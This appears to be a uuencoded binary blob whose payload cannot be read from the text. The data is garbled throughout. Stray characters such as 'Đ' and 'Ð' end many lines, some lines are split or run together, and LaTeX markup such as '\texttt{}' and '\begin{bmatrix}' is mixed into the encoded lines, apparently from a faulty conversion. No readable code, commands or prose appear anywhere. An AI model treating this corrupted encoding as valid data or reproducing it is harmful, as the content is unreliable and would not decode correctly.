M%_-B>%8!`4^']=5;VI1K!C>6!]92F?,R,F7:+NV/?YXP7.]IKC*9)=.]'-TFD M[N#FY2.+D;FWIV60MWX0P.IU]E&P\'&TYAKV0RI-5ZPLN&'-2#G"1,-@%42*Đ MMI;=WD3:G&ON#B@FN!3.DI\$[#?6)5*F`"V98,C"]#<___<.9BWKKH)*5G['':Đ $\texttt{MK*JD}] \$B7+!) \texttt{S:MW,UF} @ 78 \texttt{HIZ/Q\&FC} \$\$ @ \texttt{H}] \texttt{E';>A} \# + \# \texttt{X!Q?} \texttt{A'`Z?*K} \end{bmatrix} 4 \texttt{T^D} \\$ M*4,K4,4%P!(+VAHY3F.@/TSC>-!\$#PK7[O4EDH.9AB+CA!?VJ:J:'!V@/,Z.Đ M5=O3-!:B&4J:[>A-<*@]035U,R8]G'V`'SI*X+?>&M(IEV2?#E5@?="Z_+&4Đ M?,30=,:?\$62V\6P1@96OKJHN5<C7O"28HP![OKU5,YC!LZ1<SY>-@"Q&\$#7PĐ M*:DJC/D/+0]&J\$'*J?%(]-!-=(G)]ZGI>D0LO3J,79SC=HQ9R:GGE%9?K+!?Ð $MZW,,C\&,`0,1,DV-RDEPMS^'IV#*'<"+#<4:R<JV4S8D'/-:QX_/L@1$=3_8*D.$ M>79&EX`1M[!#%0`/E!8-#I'U-8[\$GV"\$R!"D7&M1C9%#@-;)WA/E:7^HAK8-Ð M!`\0G;/2]I]@"X'LC7?]C__,+',ALKV<LND+I,G?KSNL>HJ7W^U;_I0^E\-OĐ MEVZ4WN"KA/0.UTSNS'HY!1-M#RMKU5,-@H`_/[WDN]A&5(-(;#*G-5.;BDJIĐ M<+' YKJ06P"8Y'08%=]9?=-7NDBZK@5+YD*?*>S%FM3:@`S-?W;<,P+8B5@WD MT6?QMF@`JMY/.V8\$=J]V+Y\$4.U]PYLU"ALB:%IA*C=WUDN+"C,^YP[DE]30&D MSRD\58X3=D[Z`Q1.KA.`S./SX@%U-:D"_C1:U;6UHX/KR@IE@UFWA':6;8XLĐ M4PR344F;/%NDEIA28L\=VSUNSQV[PSY^R9!1RT]?X]<%@]>R%+96&')0?W.=D MB.B`RB]HO_-HR^'*[:3;=ZSQM&&5M!F95%LHA)38:K/:GT;AZ^79I+3X]Z8FD MLCNOI86<T[IHVXZA[9Z:H<<^YT)MLZVXPT\+%YX-?U?\\TH_D-3/]'0&V#AFĐ MX): [J=(M5D46*LTI"X): HDK=#N\$N1M.9\$LK<=5MKMV'8L; 9>.GU #P,*F8\$D)MSPO@JZ-44-XW+=2ZKT>'Q(L<+O*2NX1LS);R'C;]1XZQ=SU:\$WEV&=>Z8O-DM7Q_B.;YA@=MD<#2(.8OH)6E>,D<G52\6]@[K]7S/CR6*ELX?LT*/"P*;KI!RĐ $M6MW%'GVV,K<'([O\J]IL%[LW?:;%A-)N#)$;+D.;CU=9-0[Y]R@X@Q<&G#OÐ$ MZG5CAJBJ&;P10X>A(/M*.CQTEVP=0&)>*P#">V,=:PR+-YS01B0G/PH9H1P4Đ MZ;X@.ZAJ@:ESM8'LKB,A\$U2I9)J.MN\$7"#35N+BPW>-B]ECG+H<%(K.#GIB2D M\$2EX@>R[8]!SH#=2U\$<004O1S`N!70;22+(?E]^:3G-1Y#OZ&S(@`4@E-8O,Đ M"6D/>C9YLSA='"QEQ][_O00#X'\$(6,)I&(^+*`*^N"8SYFV73?URSX!U[00Đ M,QDH9CK?T,F=WDBL:_@`D/XPI8F_(DKT%^+)J&"Y<.[+^!\$WC=T?A*IO?8(?Đ $\label{eq:mr:#+W} $$:0^[YY4(AE0>5"WIMH\2V$CN5'9\)]6[+8_>XE\QPGA$TA[H?,C@)OD $$$ M`UK++-R7NYB=DC=3=!SVRM8>P*<X8&>`0+16WAJAOM1L\I'SW-"CTOF@-O.-Ð MG\+U;@>YXXV`V78-K`(.&ZTJA%R;_YW8.'(>I/K8<-/1P\YEJ#?DH;A\$H*52Đ $M(QL!ROSV)1K)17X,8[I=9$0FO*2YW-4S>SLK&&OC:YN<Q^^()N,S@=&^D^OĐ$

 $M("M:P-J*QQ\DS\#M2=3T\4'C`N4QK/\H9Q;<;=$@74+>>>^`S*1RFK+H*!^5D$ MAMK#.D9%I@T@_XH7%9\!`+^3,R6][2%Z+1P37N"4L0XCX/^,FU5^M8/UNR_6Đ M,7Q;BE_\$1+3@Z+NRLEAC`N5ZZEEQ([RLQ((:_GL\$XS^3KQ4@8"L]1E'JMXKDĐ M[IP;UY>@JR^4K5]+#B(9M*7Q5I*X-RYJ#X]88.H:A;,@@/X;8+M+06['.Đ M_2&3L3<C45YV"GZXI(<H'Y%;\$LUXP]UI@8;HVXLW`\]"PA8KPMJ"KF3J/4P3D M:6YY>8<L&>1.Z>W0\$6.8L09AWMQ1F@.X@Q&@Y\W)%G\9`J9<\?QGH/"&=>=IĐ M9QJ*JK4D`#*Y8<7TWP=-B&*'BP()!B"4(6&;=?O,WWT>1II(7`-N"MR.7T.EĐ M^C-NVA,>?R4`!'BM,Y&EDUR@\6YO]_XB9.D#1/%;[M'#P^_UO;`>Y&*^QFJFÐ M2`%F:56R<SG48AN?3CW]?AXJB?"?)P_!^[KXX*"%ZV9[R`9J?/,ARC&P#GS.Đ $M^506?Q$]VW'=@%47.''P<4;3_+EL;#1`L=DHZ+\]_UA@`*/[UA#]<GY'_F2K,Đ $M^MH/473UY < M+(+HVO_$)K?,Y*`V+:,80T+XB_6>-!U$\T8\?5%L2^!O?O#3&D$ MKV]'T\G4RUI7E;ZN=4M*/0SH]B_?\$VU3I+/GA"FOPU1V):&]Q0[&FYE>\$;\BĐ MCK-TV]KJ\$-)\$8*;P2-#K49I19,JG>TIZLVQB;\[)7'[\$6"XL9\3T93;BD[FHD M\$*(H;Y?3_]_%[ZG?#])A?1PZ#/UB7655_1WS@)YHL-C^[6%6+S^W>"OY(%VHD $M = PWQ_YK + NI + LTNH@; = 8 \cdot G? / R(KQZ + / XAAB6Q* = TK; 7H = 4 * ^ + > / : & ' ' ^ D$ M]YD%AGL0(L/Z(YF7-"F'VEU&0\[\7];<\^A)V_ZUO.UT1-*5%KO=BQ11QE(LĐ $\label{eq:msspin} $$M"SS\#; $O[NQ9ID^`_(6`;4:$9>N%`UYZN+\#OEE2A!>@2`-B^N-\#SL@@\RY)W]$ D$$ M#,[3F6R\$)U@F%>0\$(`MRQNJ++0N*"BP^6(^DX%79FU-"P0@8]JUIYY7G(Q]EĐ MA>ZFX[X)]+\$>I)"";GY>T[EHGJL2']EHRE*7/MY@0/%#2WR]Y2K(9Q2<,%J[Đ $\texttt{MN\&LKK++7} \\ (\ "^4.6' \ "G@.8V=QCV.GKC7Q@F6RR4N] \\ \texttt{LK}^64E_^$@) -2/3ILS \\ ^\div D \\ \texttt{D}^{-1} \\$ MY/9SA2[%7]J&5024=Y`!!E0[PD*.M9DQORC#JNCC;2)1J08V[Z9L-"*\$;],.D MD"DB%2!8.&Z+0S?KQ="IL)/!S`@QJHMO0B%R^<Y.EL\$:8P%8<[_ZDC)Q1%'6Đ MWIDD6@C4^.@1YEUIBN2>FRD,N6'I&F4Y-80025Y)B2<)B5'TBG^0@(%%',B`D $MY[)[8[<=)@.M:!S[7'Z;*5R7GZ]9W_Y/4W>8B8?*V65NJ0QYX1E>_Y$.POD$ MV8\$('HAAZ99%/5BF2^`+:M8QQWTXOW%_,55"KMZ\`",MX%Y23I,JO.GQ8L^D M: > */80C/ <-> = 95] A?`!`*D#3G*-9A+7D2Z>'U<Q\$R:NC)EK#`'IY.BE53>) DM99`71!XS4[.>3IY'#U+LF\$OW@)GM[L`GZRQ\T-`3\QJ<F"^OH,?;090QI\.:Đ MG<,DQ\$?@:IR`%4V`\Y[B[\$A2%\7(,4PG1W*^J6X)O+;F^:Z-CH1->BH<8'\D MD&FNB6-X7?"ZSV7'@DG0%Z!\$K&B9@K1<8W4Q7G01@F?O\ADYPK\?.Y`7-[DLD M\$WX'#SS5)QPASEW/9;\$?L66AJ+U\$Z&-T?8X8JMIB4-YUEW>?.MS]K/Y,6?K`Đ M<"?F2N?JMBGTF4->]`O-*Q&[R:ZUD,AM/KU'3`DT0L,C+M_Y8^F(N"&B//*NÐ M/N3'?&7WX5ZKVC-S4(!S?H8)0:*F7[TW3@\$Q2Y>[PL\"R9:@N77(W9LY19MIÐ M1?TQ\$4K3C,-Y^\H=AQ#^V[!(,*C;=S(,F=YH>M5C&1-;TJK."%/5=&.PC1IOĐ M_'5T;GTCG*KDLM/5XZ,G>;61G,;_;/`4.-C3,9E.H*P,%?!P10<1\$:&>R+UCĐ $\texttt{M;K+V\#F}^{OR@'W\#9D<ZG+FB.(>V\&/'S==9Z=8ZNI}?C^A\#CVY,FAW2S//E*Y7D) }$ MZD]8JN?EV0^U*HTI1-*QK^,'*5TN^4JF0A=VZ3L2&Q0J\$QT)6K;D#O?NF:".Ð M.^^7LZ"<W00G]O<-:9F[N%=A,2!:\$HNQ<)ZTSPF&\IL]<#'.#72V*?:.V`4IĐ MFTZH^1+U) "RV5`J,##73Q[A#DH=DE,5DANS-B?(D`TZP\)^<N]SK>M0![1J%D M3R*KO._#)!CAL_?F+-TG#TI@A_^!0"<)'@KLO"[X:V3L-RS*P+Y1J\$%0BMI=Đ M&VS/%'QNLL?UP-Q/<T5B/21F\N"ZQ>"CW4%=S-Y0GIM*;\$\-K\$@?B-C;)9BZĐ MM2-1\$M<N'X.N*O#"QUZ''!ZTZ5G'R%N^(V\$KA9DX\$:XIG,<TRCP:79;JM+2?Đ $MB!@#)(\$YW*+<OS?\$G^['70,P/7(-T*-[\,`MQV2N+O"]:XR1<GDB_I0D)M.=Ð$ MX7VCC]_3X?U\5`:2\BWHZI+"/9Q_,Q_5G4"+EXV*E#(W<(^_QL-&WYKI7Q#*Đ $M"OCF3=3Z])UO_R=XDN6<;F73R:9L!00+U:H((S=($G;3I)].D=1R'G<...#RÐ$ MI:RH[^<\$PE4\$E>\$BV4]XS%WJ'>6\Z?=N2A]!_"<^[G"#,,1(:QWM10/-U#HAĐ M7(Q/`T+0J?&3%X^4.?S,']SC&>,B@8DY3_V.W^OM\$CAQ<G8]60:<:,U?Z(EGĐ M\$]?-&]7:VTE&STWV9:-01*6G:PV'F]=M&U1?V,%'&HC739QVRGI3>(_MYXCXĐ $MY, V[W \setminus B?]^?040; ((^]H>/Z^^,EG!OE.3D)R7VB[HV)B"/P'B928;86^D$ M#65N9ME'T@`FJJ4N]Y6CEJ-V=]K:./@7(R#Q(.HI.ZLSBNH^F*IBWH%AH+4\$Đ MO_])G>AO5Q`L-V02LSRRO*JU"UL.)PH>BEH8:B64%9&0`08+AX_+V4&,`P\5Đ $MD^{0}, 0; &P4; #+G4. &VV(`1F&-M1^Q"`4BNY^9_! #VH[HACVI(A83880&$)QYD$ MFP, *7Q)0:U>0X,,IX\-&:6BVU^@F5_2#J4C%(]ZF9^+V6+TY>XK3>"HEH)1TD M)\S,!]TX&LZ[^A_5TF:V)3'X3Q5FM_'FY:%#")!@3U^<G6]?9YA0=B-ZG_LQĐ MW, V*MKNE/3#7.2.!D'+T3(<1/<,Q?>-.=ZOQ??BLS+R7'VLKO&R!KE_O%)'`Đ M=_CM+(\.#FU+RW;PY9T4#04^:#D^88O#4TABUP4WF"W1N2.C=%B\+:UUBVRYĐ MRZ8DQGSL3'+`1RI[6#QVBWQ:M58_2]Z/ONWHFW`3!AEW=I4T-D)C'&)])J=#Đ MA,/?TE:[3E1V-@%<S?4-1ZR7)*NN-`7QG^?(X4?!J=V.09,9[\$W@5!!%P\$OZĐ $MF\$44G/\$H;?!\92YMVBM_\$R;B0>)E_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S\&/\&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#\$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF\#$Q^QV['*JDDZ9Y5`S&/&??DE_;/+\C-DF_;/+\C-DF_;/+\C-DF_;/+\C-DF_;/-\C-D$ MDAH:N;%\2+_W9SBT3>)KTD5<W%Y;4L&HU"PA5G__*P;*-!")E-S<RY*\$>*ZĐ

M021\$5.9?F(?@I-K<A<<R/+4!+.(:ESW+Y;EQ.6W\$]2BH1>^S)5D&AQ0_^DBOÐ M\$1+EGNR'_&WOS??1D'+])%%A5V-ZEO`G74!:;A#'V^Y@;BVB9M^4&PC+:5TSÐ MCW.8*XN%\$;";)".C',Y<W!HNG2\$F6<5YJELW<O%<6`A:AYALQ/6B)7DHSU"FD MNX/VB,IR8WT3YWJUV\$BDJ'#6M%F0WW4`\6)^#T"/"42)2+-!QFXW'%+)]X6^Đ M%'71BC)GK']"'U4M"UZG;3!65!0,-E.V2BD/G:K?TKYS)MR._OZ-0/6*B04GĐ MO@]":Y,_7UV\$13`[<OVVQ7R,'4STO:<!R8F*2F')_7CLKGJ+Y4`<V&T'G7J6Đ MN:LR`184N ,4RA0/*3CGM;\$,5W#J=T,@?([\$PVP\$;*O;KP@4JRL:QS^=U 7OĐ $M+)D(60=3/^X[VU(\&@/\&<39Q*\$?UL\&C;\5YBP:1U4+N?<=.Z,0_N)GK=LHJD$ $\texttt{M/NXD4}^\texttt{B} = \texttt{K\#Q!C7'EJ/N1B7-Z'B(G8;7!*O=A/L"H-6=3(2OH]G';P/GFTU/RD) }$ MR\$>T=+BE=1ZI@\`V6`92-@)>\9QT,FSB?7\PV\$6DPN!U3FXR\$R>8>WN!.=\$.Đ M;O\XD(!H3JH9FFFJ((C'YJ<)A1F*)UX.->\$UO\$4.>5+-C)G:^R,:S-K[Q;BRĐ MSKW5D'F;!2:7S149V!,0P%O[\`U*RT6A7B+FP36>Q]N5#])GKEC]L0\$X`B2XĐ M>54<UK>*EOH5'A\LSI";_<O"KR\OA_9R;^N:90;CW\$?@.G_N"GOP?N-S<W"@Đ M\$ZN25@"J`>KJPU(H3)]['",_J`JL9:A=.+\\$B87Q"M*?DC+5#??U]54@_]&#D M441"XF@.+18K`E[NEM62"M]X6XDU-OU4N?LC`M!(K,N`4#ZZS1H.91,^/,41Đ MA!),^MX]K@C;\X[9B-@\W;,EQ46T+Y(^F6*G&&AZZ%V9\4!?O5QDWQ6K>!MBD M'ISJ#W1WYL,YD]TREI\$`\$36J;FNF36\G[!4?CSF545@:')BXEH=OE&/DR^,+Đ MY5DJ0S&PQ)I/RMA\78%UZW?E><'B>[L*+<@+<H=H8?\$<,TM!8/\$*5>OOWOE]D MU;YT6E!")BM50ER0[HU+0K#0!;1<(C/R:AL#'C8*&'_(KC18/V8(@0R7#&5\$Đ M`:1VP,%*'.C7"HJ!V!Q5'X-#)KF'EAFE=7/";4P*NLST(I_#9>^_:5Q,\$G;AD M_B38#P&OL2]`DSJS2*Y>UJV:!(%T3E9<1"@FI#.?.W\$5U)P2"0JP2T9L=VX_Đ M;E9>V7G#A8T`J.JSLX8G[=KJ4O)9=0/\$GIK#L8%:D7,P=?_X_IZIMSE]I_=PÐ MS[E;61\$3G^(]?!=IUN<Q:&!!(96>M3A>:U.0QVZ^WM&M[9JQ41R[@((559!-Đ M)'A9N+4B!5O\$HKP,WF6!F^HXI%Z`1T,1C^'X9>&Q,2)GXVBL33<ZG/?X2/XED MRL(R9()?H3"4F9([.BE10/'],JNLVZT<G.2F"#)'BMXG=`O-*G!4[!`<\$L>OĐ M?O`OJC[?\-2=+2FGM&Z]<UX_[>F1V]N?``Y0?51AVMD6N0\\$AP!#?:DF5^R(Ð M4`'+%53JL85@5"JB:M@?"/>P4#4TJ82%;@L[/7</:12L/ZAQ^UV7T^%/BP/:Đ M33CIRWMOJ+E\^'9WEY_:^J5WH53*VOM5F[,+")>R/*J*5\!P3`,&709ZXFFLD M<W*>[;1/0)W@4%+@+@7;R=J,#&'+.AFZKV1\$"AF7GSY>J[0H!4TIP%_T,/@YD M`O,:G:'!I!UM[2*4KUGK,[:SA^C/`L-!BR]'5=(4>N84%:'1424)R*>YTF\$FD $\texttt{MO(Q'T@>'LKO[+(*XF,%\H1\7FX-3]U/C1Q(=0JL'8NSQ9LBP;ZV\$SLVR\#/(MĐ))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\7FX-3]U/C1Q(=0JL'8NSQ9LBP;ZV\$SLVR\#/(MĐ))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\7FX-3]U/C1Q(=0JL'8NSQ9LBP;ZV\$SLVR\#/(MĐ))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\7FX-3]U/C1Q(=0JL'8NSQ9LBP;ZV\$SLVR\#/(MĐ))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\7FX-3]U/C1Q(=0JL'8NSQ9LBP;ZV\$SLVR\#/(MĐ))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0)))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0)))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0)))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0)))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0)))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0)))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0)))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0))} = \texttt{MO(Q'T@>'LKO[+(*XF,%\H1\T0))} = \texttt{MO(Q'T@>'LKO[+(*XF,$ M7NW:T:T53P*C>S#:#7??\$H4-+S9T5C55-ACSCPFIJR^G+E*/,;/"H%.\$BT?,D $\texttt{M<^$L*M}\sim \texttt{LKWVIW"W\#\E"\]>18E_[C$A*R=8=(H2OKC>Q;9^6"EBLXJYD:Z7BD) }$ M446DUGA4RGL@9HBW:14@#<*1H3]EM9.[5AD[PT!A.B7S#;`GN'XJ1,="9L'1Đ MA(:/3=>'Q]@:"3FF.:33DF>8<&3G3;@,IZZG0T4?1BS<G,S&D691%']/Z`4`Đ M)HH&6`V7#CR]W0<\/N^LT;\$P^(C*P>"F9ZL2&K_OP":\$_VR*3GE"E/!Z+D MHOP!>SZ42VDUH:M_>N=[^;F8%:;?]`J]\6[/Z?8+5&FH.9<\^J+M*<6=497GD ME:UXKK9C:A@8!U!B#SK\>^79.;BB-=4Q'IFA(T4HNNA/59CI#0Z"W9Y1Y;.JD $\texttt{MX+"=!\#Y!!;A514;A"?8V\$S6FG1<=\XU\$]"<D4W(P8UZW\$X:['X]SNG.'1\ZGD)}$ M>,[@?"S*/DV.G8^G6!H>;QR1].G<MMLZXB!`^%?@@A.E+:I!Z1PV'-][E6Đ MD-%&3I4.3<4FCWX+,%G(#BPD'ZMLSK9(&0'7L6GG)EGL4.4JY4VRNCW11%-+Đ MSMK)G!!/\$'J6Q\$C#XJCQGFY)3HO@1<^58PW:ZZH@4Y=A]5M<RZB^UV5VO6(UD $M*BA(XUKB515OG5>(R+K^&C1ZF\X^=SX'Z+1?\#.A43-D_R\I/1\#TN?AX*/G;/D)$ $M4>6U19$PM+7'7+!Q#JF8I,-&LN$P^NL,MYMH3J_6_4`QF<H,!)-39NIB`,%D$ $M7/:?(B)(MZI[P)H!#I<,$\843E4\431L1B*''>1U,)@_!XC-;9741@9=G;4ND$ $M!;NT/WT?.8(D;B>Z;T[SX.0'7$.4+*\'8DJ.5=^+GO.B;Q/GWAI,%GJNK8Z0D)$ M:VI)IF^^>%_LOO\%@YE:&-P23`_ORJDL=H_%V%\$Z3"P!J4`..5Q\$GV"7#8,JĐ MH=J=LKGE**S85=^?YL[W)R*C*V`PCAB-`E=\$A::124'N+:'=6!6]]5Q[AXIDĐ MZY, FV>#!&.20%A="BWY+W2I=E-YWPLQJ\$VLRR&662Z,C&@CIU);;JZUP0:&7Đ M)N#K+F6&1OT=#<WU>D4]R>+[,6"IBOBL\<6)_#V5D&"I&OZERB3)%8ER\$K55Ð M8%F/,_L]=YK#FF\$@"E<,@5,4_7HM>T+A"LR#]090BVCC!?H<<:PIQ#SF90FYD $\texttt{MW1D\$(T(A[\#H\#)\`)92:N\#C.;6C631E:;+9E(A74W/Q04A(U](8W9J,J<N-RRĐ))) } \\$ M%#;XAT!K^^Q93T,JI-:MYO4`>\"S_4G`_NF&D/8YZMQ`[[:OF_VS>._SS?DSD M%U:S!@4DK%AS:DD>N8S&YU/\$%ACT\XU3P"[?60EIU)/4@.+H+Z=VM+?FQ46LD $MO+:; 4S(S$E^+)Q)ZI(!:JE]V5$690H4-\Z+[LQWSP^"\S=WNQ$[ILQ,R#(FPĐ)]$ M^\,Z%PDI::X%(W^C/4P.L"#G8Q*=/>;C4[FJS5T^G@U0H[,0%A%V&D+=Z?`RĐ MYX&-8LMX=^KG"[Q%W_>3]^9BP8;]3BNO`OT)-6>I19-Y,^JCR5A>EG\$)4_(WĐ M/B]^)M/2JT!I9^?/,T&G(Q!/'U='Z\$XC-@@)N>Q."XP-TO2?RF+Y_4!W)VE0Đ

MN'U6KJ2`2QILZ`5_L5[;P/W]/ZE'Q*];'69O+Z+%6Q+9\$+T.HCXW;CDM1:^_Ð $M]T[OZ.%^XWQMU[94M!$'N3"3^C]@&*OY-)[(DE%#BA.A@U+NK2@:\:4,U\WD$ M.*)8EC3J=#6;;#,]J[2G\$I\[-B7JOCRK^%6YUFXB@'`X;2C1GF@5AT+A3)JCĐ MM"`G!M/]P-;HV"2C9#W,<IQN[S<19PQ\$LFA"5J3VVGJ["_X+'KY;?.P]JIL'Ð MN91I51"[W4L:G[ZV1"8CG%&D%XR][7:DX>[#QVTM%"5^4%,[<_Z8VQ5XBN*JĐ MKOWR-55-R`\:B@C2O^D"5SP-&@LS@T'=&12H"]QA\DT'">LOUICA1T5!*K\$;Đ MSH@U:?]6\XI:%`(#5\$.IN<^[@<X#X>P`<#@<*:TD'!'G`%0A*6MK)#Y<."/#D $M_{17}\$ CC=1]2/8UU!B+=D'13*?M!7T4#(@V^X^<"45RKOM16=Z/_'WE\&U[4DD] M:X#HWF)FB\EBL-ABMIB9F9F9)8LM9F9F9K:8F9F9F<>G^][3M^^;UQ/OQYL_D M,Q6A6%H4M5=55N;W965688.0?[,\)+S-</QXUAKYPUD-UXB(0~3+B<70\>?KÐ MC218G9R5[5G*Z37X0125YLM!EO.FV<Z7&]*"7A'EM?!8B+ZEAD7Y_36WS(>,D $\texttt{M$MTAF9MW]C,AY-DX*E;5} \& : \texttt{M9X1J@"GMN'*VAR]DI(S*K5</+!=CF^;B./HKD) }$ M'U=_Z\$`[4;6N'KF5NQ4G]_T>.L?NF`\$[DE:;\$BEW%524:3QKH3[RS)JF1)OSD $M_{;5P}\&1)>WM$XK>4'$:$^P>$60V;=H$VUB[!V\/)[$C8=E3WDO/5G7DG(<Y_Đ)$ MA\$67@@EZ#O76_LO;AJ^Z<6]!HU;-XWEAYSA++E-`PJNX9_HNWP%/3Q<,1LB'D M^_-'PV^4Z/J62YV:^(6/`[>79^[3HX#^P=ET]@I%#8T2%G&,ZYRN@_'3_,I*Đ M!.<F\:F-CF"SSTZ!>J-9G'C,<Z6=76[JB4*#MD(,1Q!;WF\4UBH97H<Q>)4GD M>8Q_Y.<3^NEKFQ815M\$E;VW*Q@9!#H'W,ZKC-N7@,X&FG_#3RX-U[-WAIML5D $M_{,0;2!S,''7K]3^{8}=W"VL@3Q?V[@IJI]&/F(YE^4V_K'MTD->RAK3*;;YD$ MD1?U1*X;K/,T0:9G8*;V*ZZ2O7)9T(!Z*H-%:VU0".;Q)4YN9Z\(VT1>\$I\$`Đ M*%I(E*R&!BA-QYZE=%>;: "CB&2ACR^*,3<?F4XK\$&PM)."08'Z\$\$B/?*HL@WĐ M@K*NNR3'GECV3KO>\$92RHB*:U'7ASZOMNN,1F[?TRN<E>>->G_;/SX<)6N78Đ MW=9+)U[G)'4:RO-8%K%`=.+8:GWR`(.^G_Z\$M?Z8UW\$\$-TB0"%NOO;[^;\$B@Đ MO87.6'_LA2K"\$SBH7RB%C+?,370[N%QT,(#A)H>0!9<DFG2DEE3M3=5^F+1ED $M[Z+\#Q5A^GHFYR7K=H72BI/+D.//Y4=_.Q^TZ@^-097[]T^*)R6\#5\#,00!(4<D)$ $MB6 < H(LM \setminus O \setminus AU275TN]6/; +D(?G%P)6[,VH9.8K^T7L=JF(@&'S_>'TP4QYD)]$ MDW'S:24KF?>MPR:5]4QT\.PI'^>FTW.?YW8H#S\$EF,!GCNMZ>;`5.2Z8P&WJÐ $MXE/U < S. I (8Y?D:H63R>&V@]OA B*4G2,S;7?Y)G]=JJ7AE.I@?7<^"1']D$ $M.-/1U'\1]75U-JM%-]/3T>&R)<2,`V>]OBSK*89W$WQ)(B[)^?+E8.GM"9%GD$ M[=KN4KPG[Y=+APAF7,9/I1L*K7#?>*=R];76P5OI-X;VK_R/\CTRVAWZG[Q&Đ M'S-17\$H0&`7_',C"8MVD!%GMEJC181BM8(:-[DFSORL?TR;15@Q[R?#+.`^8Đ M7G^K-05T#WO=<CX*)_@^I374I;2U1?7MUM<M.Z4]A,8/BKBT::D2LX_TVMKFD $\texttt{MU4}(\ /\ ; : \ 'G_(\ CE\&P : V! = \ 2N*/^<_YL" + \texttt{HY}!C'\) < \ QJBZ < \texttt{NCX}"VQW8U5(\ IE\#; X!D) < \ CE\&P : V! = \ CEP : V! = \ CEP$ M]7'=VSGM=<G+Q>^LARVXZ=!Y#@):--J[^=%U7/JL>#"TG+QU"1P8'CX?4!`+Đ M'6)\9Y"V2`2WWIEIU'P1I&Z#VA5B:\HII^,#@LC]AC%!Z78:4875Q/NVVE5XĐ MB^V)1^,H0/Y7_:+0S=-PO#=V^B+<GC^W1]KDHCT&62C52`FUBR2XS_J^F7WQĐ M'Z%!C9YX,;_7[O3\Q-(B\'[R9EZG%*K<Z'1RHD-IA+T[?+CN6^+K1BUF`4&!Đ $M'\&HH1#W75[`+A>S_Z8'4C;1\&N^[2E5'G]4$R=\$YDF6O(O\&_QW!+*T7%..QW"D)$ M:JY#HY.!3_N\U)\?T#;]N\+N=!9!4>OZR+C,P>1DF\C+,S8QPLW<VE;LU!<7D M*MS?5X;KA(0PB8Y7-\[W<:*Y41)NXL+BT\$.'5]/MLRLC88J+!L02Y&=8;SVVÐ M <A"(M@GJ5'A&%2C321?60#A7?\$>1.0#;D5+C5R:L^DI\$I?%*J*7%72ST*&UĐ M<Z0&^[8P! K%=9!WG0#>>N<\T5T@O.'C65<@WN>2C84RXOG"R`CLU.[NP43&D MJC^W4=DEP^G(ZR=W=NY1(O*?KZXUTF39B63)%EUOP3NA5+4CVNHT..T:BL0.Đ MA2JR""0F\>9E-8^E\$DG(*?0)?/W]4'!FV_7ZKH`I=ZV`)1'KB^Z545LDQ#T%Đ M#6+PM=IS):'.&*OY<T&"+E6GRRZ/Z;(#\7\$!=DK';5_H%K'+UJ!>H8IKTJFVĐ M7CS5W%:: %*A2Z6FOU0])T+[JY?RZ9O*9MGGI<PM.\GI*2L@LRC?8B"1+2GB=Đ MZG]%F+?@:PIZ8N6G?A(<;^,:F]<<=4RIJO?S=X1ZLYEF"7(\$?0ETD><SHR;>Đ MM??D^.F5^ZZ9(;.PRG=R2UI^J%<YW*&B6#"Q%GJQD%<+ZQ>5=\$=9"Z5V+W:MD M@L&1Z/WBQXO\!9/`KGZ@6,GZ&G:;^B58[D*&7&/1V=!S:NI,XFP9>Z8X5M[:Đ M`11NU8)7<TP\$7<>51\E0DK9K#]=KV>)X/RRLP^%2,MWG1-CZA_S".PIB:'UÐ M_F`S?(90^^<'IP4<[?;59LGDXZ:/TWN;C'`Z5]/F\!WW!ST(XX!VJUO:\$EC`D MJ6WJNQ?G^<\$UG(U?D\$T\$JH`.8N_>5TFHEY/[_1)D]"QZV5.98G=F#G,2`07-Ð M`GYWZYY6Q:@%GA(NHZSZ,[2]'5U>%^\R]MS?QS"/CQ5T1=3W&U_%UG'I0K77Ð $MQE)_{(L/\#OBX[[+?II61[.UO>M=(_/"\V39_VC>I7-1<U1H\<E`_J02JE1XNÐ)]}$ MZJWY?#8,_2PX>[W<_#62T40=;R<VM%R12*`*.E.<)Z5>80YF.)/Y^TD.533BD MIVB1DQPQ\$781:XRGZ=DN2OB"S&CL2O,QF*@Y.2F&M,?.SW59LB3/9@YQ_(SQD $\texttt{M9} \setminus \texttt{ITI@8QMBC7W\$()} = \texttt{;BD1J\$EZL}_?\texttt{K?)0\$.TJ8\&LX} = \texttt{SPH^^.Z1)} < &\texttt{C>;+-} \oplus \texttt{M9} = \texttt{M9$ M+GI=Q")BR*^*U*_PHSK(VOU2D`(1B/3ENNKV/^AXW-!.N^QTN#\\@[EW3']OĐ $M3 < M, 9P = 